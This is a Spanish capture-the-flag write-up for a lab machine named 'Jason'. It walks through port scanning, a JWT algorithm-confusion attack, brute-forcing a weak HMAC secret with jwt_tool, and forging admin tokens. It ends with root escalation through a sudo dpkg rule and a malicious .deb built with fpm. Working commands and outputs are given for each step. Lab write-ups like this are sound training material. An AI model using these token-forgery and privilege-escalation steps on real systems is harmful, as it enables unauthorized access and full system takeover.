Jason

Fuente de información adquirida para esta maquina

- *Ataques de confusión de algoritmos*.
- *JWT weak HMAC secret*


NMAP SCAN

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-25 18:37 -05
Initiating ARP Ping Scan at 18:37
Scanning machine (172.17.0.2) [1 port]
Completed ARP Ping Scan at 18:37, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 18:37
Scanning machine (172.17.0.2) [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 5000/tcp on 172.17.0.2
Completed SYN Stealth Scan at 18:37, 0.90s elapsed (65535 total ports)
Nmap scan report for machine (172.17.0.2)
Host is up (0.0000060s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
5000/tcp open  upnp
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.14 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

NMAP SCRIPTS POR DEFECTO

```
❯ sudo nmap -p22,5000 machine
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-25 18:39 -05
Nmap scan report for machine (172.17.0.2)
Host is up (0.000050s latency).

PORT     STATE SERVICE
22/tcp   open  ssh
5000/tcp open  upnp
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
```

Tenemos un sitio web, especialmente diseñado para trabajar sobre ciertas vulnerabilidades **jwt (json web token).**



Creamos una cuenta y entramos.

Bien tenemos que analizar el jwt e intentar el primer ataque o manipulación de un json web token que se basa en manipular el algoritmo asimétrico por uno simétrico, todo esto teniendo en cuenta que conseguimos la clave publica de el jwt, si es que esta disponible podemos encontrarla en `/jwks.json` o `/.well-known/jwks.json`.

```
❯ curl http://machine:5000/.well-known/jwks.json
{
  "keys": [
    {
      "alg": "RS256",
      "kid": "jwt-lab-key-2024",
      "kty": "RSA",
      "use": "sig",
      "x5c": [
        "LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FROEFNSUlCQ2dLQ0FRRUF0MlFzSlR0VTBaakxNUnVTQlZFM
ApWN1o1YlpBRVlRbmcxM2paOE9yK2J3a0Q4MXI1R1c2cS82Q0M3M3lYakxjVGJBNmFlRzRzQ28rZFFGNDVlN0M0CktTRllERWdQeXZieVBDVmR2WnNGeW5qU1JJaUdzcFJ
TV3p5UXBub2UzdndDOEZ5M1gvTjJDOFhzY05IK0hOYzQKMDhreHJEcUpGUVVnQTY3ZGRkZDdJT2FiRngyNjI1Q3Fhd1RxRnEvVUhpYlZHeDRWZVRaQ0hoSEprVk9Xd2NYK
wpFcFpUZFZlM3l2dko2UzdhTXpWZmdoWW5zNEQzbWM1ckx0U3ZnQzlkb011NDdwSDEyZU1ZSTVEeWUxanFReVhKCkxRT0Y4K2lMOFdWZ1FTeXhhNU1STWJVK0pkOHpLMWp
mNXh6RFF5VDZLd2ZzT2JRS2YzaWl4cWRYRGpmZ1lERjYKRHdJREFRQUIKLS0tLS1FTkQgUFVCTElDIEtFWS0tLS0tCg=="
      ]
    }
  ]
}
❯ echo 'LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FROEFNSUlCQ2dLQ0FRRUF0MlFzSlR0VTBaakxNUnVTQlZFMA
pWN1o1YlpBRVlRbmcxM2paOE9yK2J3a0Q4MXI1R1c2cS82Q0M3M3lYakxjVGJBNmFlRzRzQ28rZFFGNDVlN0M0CktTRllERWdQeXZieVBDVmR2WnNGeW5qU1JJaUdzcFJT
V3p5UXBub2UzdndDOEZ5M1gvTjJDOFhzY05IK0hOYzQKMDhreHJEcUpGUVVnQTY3ZGRkZDdJT2FiRngyNjI1Q3Fhd1RxRnEvVUhpYlZHeDRWZVRaQ0hoSEprVk9Xd2NYKw
pFcFpUZFZlM3l2dko2UzdhTXpWZmdoWW5zNEQzbWM1ckx0U3ZnQzlkb011NDdwSDEyZU1ZSTVEeWUxanFReVhKCkxRT0Y4K2lMOFdWZ1FTeXhhNU1STWJVK0pkOHpLMWpm
NXh6RFF5VDZLd2ZzT2JRS2YzaWl4cWRYRGpmZ1lERjYKRHdJREFRQUIKLS0tLS1FTkQgUFVCTElDIEtFWS0tLS0tCg==' | base64 -d
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAt2QsJTtU0ZjLMRuSBVE0
V7Z5bZAEYQng13jZ8Or+bwkD81r5GW6q/6CC73yXjLcTbA6aeG4sCo+dQF45e7C4
KSFYDEgPyvbyPCVdvZsFynjSRIiGspRSWzyQpnoe3vwC8Fy3X/N2C8XscNH+HNc4
08kxrDqJFQUgA67dddd7IOabFx2625CqawTqFq/UHibVGx4VeTZCHhHJkVOWwcX+
EpZTdVe3yvvJ6S7aMzVfghYns4D3mc5rLtSvgC9doMu47pH12eMYI5Dye1jqQyXJ
LQOF8+iL8WVgQSyxa5MRMbU+Jd8zK1jf5xzDQyT6KwfsObQKf3iixqdXDjfgYDF6
DwIDAQAB
-----END PUBLIC KEY-----
```

Bien, una vez tenemos la clave publica, haremos uso de una utilidad o herramienta para manipular con mas facilidad un jwt, la herramienta se llama `jwt_tool` el comando indicado para crear nuestro jwt con las credenciales administrativas tiene que basarse en como esta escrito el jwt, en este caso esta escrito asi:

```
#algoritmo
{
 "typ": "JWT",
 "alg": "RS256"
}

#payload
{
 "user_id": 5,
 "username": "test",
 "role": "user",
 "exp": 1772067445
}
```

Por obvias razones lo que tenemos que hacer es cambiar al menos solo por esta vez, el role del usuario, cambiando el campo `"role":"user"` por `"role":"admin"` y asi tener acceso al nivel 2. Asi que asi sera el comando exacto que tendremos que hacer para que jwt_tool nos otorgue un jwt valido:


```
python3 jwt_tool.py '<jwtoken>' -S hs256 -k ../clave_publica_jwt.pem -I -pc role -pv admin
```

Y nos otorga el jwt modificado:


```
 Version 2.3.0                                  @ticarpi

/home/rooking/.jwt_tool/jwtconf.ini
Original JWT:

=====================
Decoded Token Values:
=====================

Token header values:
[+] typ = "JWT"
[+] alg = "RS256"

Token payload values:
[+] user_id = 5
[+] username = "test"
[+] role = "user"
[+] exp = 1772067445    ==> TIMESTAMP = 2026-02-25 19:57:25 (UTC)

----------------------
JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
----------------------

jwttool_92f2f6de30e049b8349e0642c00cdf03 - Tampered token - HMAC Signing:
[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo1LCJ1c2VybmFtZSI6InRlc3QiLCJyb2xlIjoidXNlciIsImV4cCI6MTc3MjA2NzQ0NX0.BkDYl
2reUMbSvixdrj9XkuDPF2CjN79PMlSC6-XyFxo
```

Una vez reemplazamos la cookie por nuestro jwt podemos ver acceso al primer panel administrativo:

ahora si cambiamos el usuario también por admin en el jwt podemos ver el siguiente contenido oculto.



Las credenciales otorgadas son para la siguiente web, que es el siguiente nivel de manipulación de jwt.



En este caso el jwt se manipula mediante una clave, que seria la tercer parte del jwt dado que tenemos que encontrar la clave correcta para el jwt tenemos que intentar un ataque de fuerza bruta para ver que clave es compatible con el jwt, para esto seguimos usando jwt_tool y ejecutamos el siguiente comando para efectuar una fuerza bruta.


```
python3 jwt_tool.py '<jwtoken>' -C -d /home/rooking/rockyou.txt
```

En consecuencia podemos ver cual es la key correcta:

Una vez obtenida, podemos hacer uso de la misma para generar un **jwt** que se pueda modificar a nuestro gusto, en este caso, modificando los mismos valores.

```
python3 jwt_tool.py '<jwtoken>' -S hs256 -p 'secret123' -I -pc role -pv admin -pc user -pv admin
```

ahora al tener generado el jwt y reemplazarlo por el nuestro ya tenemos acceso y podemos ver el siguiente panel incluyendo unas credenciales.



ESCALADA.

El usuario **jason** tiene privilegios a nivel de sudoers para ejectutar...

```
❯ ssh jason@machine
jason@machine's password:
Linux d0187e610c3e 6.12.32-amd64 #1 SMP PREEMPT_DYNAMIC Deb

The programs included with the Debian GNU/Linux system are
the exact distribution terms for each program are described
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the
permitted by applicable law.
jason@d0187e610c3e:~$ sudo -l
Matching Defaults entries for jason on d0187e610c3e:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/

User jason may run the following commands on d0187e610c3e:
    (ALL) NOPASSWD: /usr/bin/dpkg
jason@d0187e610c3e:~$
```

haremos uso de otra herramienta para generar un `.deb` malicioso al intentar instalarlo nos otorgue una consola interactiva como el usuario superior, para ello usaremos la utilidad **fpm**

```
echo 'exec /bin/bash' > x.sh
fpm -n x -s dir -t deb -a all --before-install x.sh .
```

Una vez creado el **.deb** tenemos que enviarlo y dado que tenemos acceso ssh simplemente usamos **scp**

```
scp x.deb jason@machine:/tmp
```

Ahora simplemente compilamos el **.deb** y este mismo ejecutara el comando de la consola.

```
jason@d0187e610c3e:/tmp$ ls
x_1.0_all.deb
jason@d0187e610c3e:/tmp$ sudo /usr/bin/dpkg -i x_1.0_all.deb
Selecting previously unselected package x.
(Reading database ... 23827 files and directories currently
Preparing to unpack x_1.0_all.deb ...
root@d0187e610c3e:/# id
uid=0(root) gid=0(root) groups=0(root)
```

Completando la maquina!

#jwt #cookies #dpkgsudo